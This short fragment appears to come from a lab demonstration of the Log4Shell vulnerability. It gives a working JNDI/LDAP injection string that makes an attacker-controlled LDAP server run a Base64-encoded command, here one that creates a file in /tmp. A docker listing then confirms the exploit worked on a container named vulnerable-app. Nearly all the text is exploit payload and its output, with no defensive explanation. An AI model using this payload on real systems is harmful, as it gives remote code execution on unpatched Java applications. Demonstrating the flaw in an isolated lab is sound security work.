\${jndi:ldap://log4jldapserver:1389/Basic/Command/Base64/dG91Y2ggL3RtcC9DeWdlbnRhRGVtbw==}

Check if it worked

```

asa@ASA-Asus:~$ docker exec vulnerable-app ls /tmp
CygentaDemo
hsperfdata_root
tomcat-docbase.8080.5524483264710675676
tomcat.8080.5410877548463000822

```